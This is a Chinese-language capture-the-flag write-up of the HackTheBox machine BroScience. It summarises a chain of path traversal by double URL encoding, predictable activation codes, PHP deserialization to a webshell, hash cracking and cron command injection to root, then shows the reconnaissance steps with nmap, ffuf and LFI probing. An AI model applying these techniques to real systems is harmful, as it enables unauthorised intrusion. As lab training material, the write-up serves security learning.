




靶機簡介
在 BroScience 網站中,我們發現 includes/img.php 的 path 參數存在路徑穿越。它的過濾器只擋 ../ 與敏感檔名,改用雙重 URL 編碼(..%252f)就能繞過,並讀取整站原始碼。原始碼中的 generate_activation_code() 每次呼叫都以 srand(time()) 重設亂數種子,啟用碼因此能從註冊當下的秒數推算,我們據此暴力嘗試啟用連結,啟用自己註冊的帳號。而 get_theme() 會無條件 unserialize user-prefs cookie,該路徑只在登入狀態下才走得到,所以啟用帳號正是進到反序列化的前提。配合 AvatarInterface::__wakeup 這個會寫檔的 gadget,我們寫入 webshell 取得 www-data 的 shell。
原始碼中的 db_connect.php 帶有 PostgreSQL 憑證,登入後撈出 md5($salt.$pass) 形式的密碼雜湊,破解出 bill 的密碼並以 SSH 登入。最後發現 root 的 cron 會執行 /opt/renew_cert.sh,該腳本把憑證中未經過濾的 CN 字串直接丟進 bash -c,我們藉此注入指令做出 SUID bash,提權至 root。
Academy x HTB Labs

Box Info

Recon
首先一定是 nmap 伺候:
$ nmap -p- --min-rate 10000 -T4 -Pn -n --verbose -oA nmap/quick_scan 10.129.228.129
...<SNIP>...
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
...<SNIP>...

$ nmap -sC -sV -p22,80,443 -vv -oA nmap/specific_ports 10.129.228.129
...<SNIP>...
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 df:17:c6:ba:b1:82:22:d9:1d:b5:eb:ff:5d:3d:2c:b7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDB5dEat1MGh3CDDnkl4tdWQcTpdWZYHZj5/Orv3PDjSiQ4dg1i35kknwiZrXLiMsUu/4TigP9Kc3h4M1CS7E3/GprpWxuGmipEucoQuNEtaM0sUa8xobtFxOVF46kS0++ozTd4+zbSLsu73SlLcSuSFalhGnHteHj6/ksSeX642103SMqkkmEu/cbgofkoqQOCYk3Qa42bZq5bjS/auGAlPoAxTjjVtpHnXOKOU7M6gkewD91FB3GAMUdwqR/PJcA5xqGFZm2St9ecSbewCur6pLN5YKnNhvdID4ijWI22gu5pLxHL9XjORMbSUkJbB79VoYJZaNkdOgt+HXR67s9DWI47D6/+pO0dTfQgMFgOCxYheWMDQ2FuyHyGX1CZpMVLAo3sjOvxAqk7eUGutsyBAlYCD4lhSFs6RhSBynahHQah7+Lv5LKRriZe/fQIgrJrQj+tR4Uhz89eWGrXK9bjN22wy7tVkMG/w5dOwo7S3Wi0aTZfd/17D0z7wSdiAiE=
|   256 3f:8a:56:f8:95:8f:ae:af:e3:ae:7e:b8:80:f6:79:d2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCgM9UKdxFmXRJESXdlb+BSl+K1F0YCkOjSa8l+tgD6Y3mslSfrawZkdfq8NKLZlmOe8uf1ykgXjLWVDQ9NrJBk=
|   256 3c:65:75:27:4a:e2:ef:93:91:37:4c:fd:d9:d4:63:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOMwR+IfRojCwiMuM3tZvdD5JCD2MRVum9frUha60bkN
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://broscience.htb/
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.54 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| ssl-cert: Subject: commonName=broscience.htb/organizationName=BroScience/countryName=AT/localityName=Vienna/emailAddress=administrator@broscience.htb
| Issuer: commonName=broscience.htb/organizationName=BroScience/countryName=AT/localityName=Vienna/emailAddress=administrator@broscience.htb
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-07-14T19:48:36
| Not valid after:  2023-07-14T19:48:36
| MD5:     5328 ddd6 2f34 29d1 1d26 ae8a 68d8 6e0c
| SHA-1:   2056 8d0d 9e41 09cd e5a2 2021 fe3f 349c 40d8 d75b
| SHA-256: 06a0 9f14 d1c8 3859 5d46 50c5 7300 95bd 7983 58f2 b66e e43c c9d1 20be dc6e bd5f
| -----BEGIN CERTIFICATE-----
| MIIF0zCCA7ugAwIBAgIUD+qpK08oB9Kng1mp3mIxnO21+s4wDQYJKoZIhvcNAQEL
...<SNIP>...
| bcb0jeUT6YRF6NEmoLu80xyrro+Ejt1fLd3WE6q4+BXvhdj62OPtt5ue2rEhycgc
| dfC1SCd82A==
|_-----END CERTIFICATE-----
|_http-title: BroScience : Home
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.54 (Debian)
| tls-alpn:
|_  http/1.1
Service Info: Host: broscience.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
...<SNIP>...
- 只有 HTTP(80)、HTTPS(443) 和 SSH(22)
- Service Info 顯示是個 Linux server
直接逛網站,先編輯 /etc/hosts:
10.129.228.129 broscience.htb
逛網站

看起來是個讓健人分享健身技巧的網站:

點進去就是心得文章該有的樣子,有貼文和留言區:

點擊 john 可以看到他的個人首頁:

若嘗試發布留言會直接跳到登入畫面:
點 Create an account 並註冊:

點擊 REGISTER 後會顯示 activation link 已傳送至電子信箱:


然而我們什麼都沒收到:
嘗試登入會顯示:

搜查更多資訊

網站逛得差不多了,來看點其他東西。從 Wappalyzer 看到這是 PHP Server:
Burp Suite 的 Site Map 列出我們剛剛做過的事情:

其中大概就 img.php 比較奇怪,就算我直接去圖片的網址它依然不會顯示在 HTTP History 裡,總之完整 URL 範例為 https://broscience.htb/includes/img.php?path=barbell_squats.jpeg:

簡單枚舉了目錄,除了 activate.php 和 update_user.php 以外沒什麼特別的:
$ ffuf -w /usr/share/SecLists/Discovery/Web-Content/raft-medium-words-lowercase.txt -u 'https://broscience.htb/FUZZ' -e .php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://broscience.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/raft-medium-words-lowercase.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

includes                [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 69ms]
images                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 120ms]
login.php               [Status: 200, Size: 1936, Words: 567, Lines: 42, Duration: 114ms]
index.php               [Status: 200, Size: 9301, Words: 3953, Lines: 147, Duration: 127ms]
register.php            [Status: 200, Size: 2161, Words: 635, Lines: 45, Duration: 77ms]
user.php                [Status: 200, Size: 1309, Words: 300, Lines: 29, Duration: 98ms]
comment.php             [Status: 302, Size: 13, Words: 3, Lines: 1, Duration: 64ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 93ms]
styles                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 68ms]
javascript              [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 83ms]
manual                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 71ms]
activate.php            [Status: 200, Size: 1256, Words: 293, Lines: 28, Duration: 66ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 83ms]
exercise.php            [Status: 200, Size: 1322, Words: 301, Lines: 28, Duration: 78ms]
update_user.php         [Status: 302, Size: 13, Words: 3, Lines: 1, Duration: 65ms]
...<SNIP>...
:: Progress: [112586/112586] :: Job [1/1] :: 454 req/sec :: Duration: [0:03:30] :: Errors: 0 ::

有的地方也是 Forbidden:
枚舉使用者
枚舉看看有沒有隱藏使用者,但從結果來看大概率沒有:
$ seq 0 9999 > nums.txt

$ ffuf -w nums.txt -request user_req.txt -request-proto https -fs 1313 -s
0
2
4
3
5
6
1

/user?id=6 就是我們剛剛註冊的帳號,IS ACTIVATED 顯示 No,而其他帳號都是 Yes:

其中 /user?id=1 是管理員帳號:
測試 id 的 LFI

手動測試了基本的 LFI,發現「任何非數值」的 id 都會回傳 Invalid ID value,大概是不會有 LFI 了。下圖以 user.php?id=a 為例:
測試 img.php 的 LFI
圖片的感覺比較有希望:
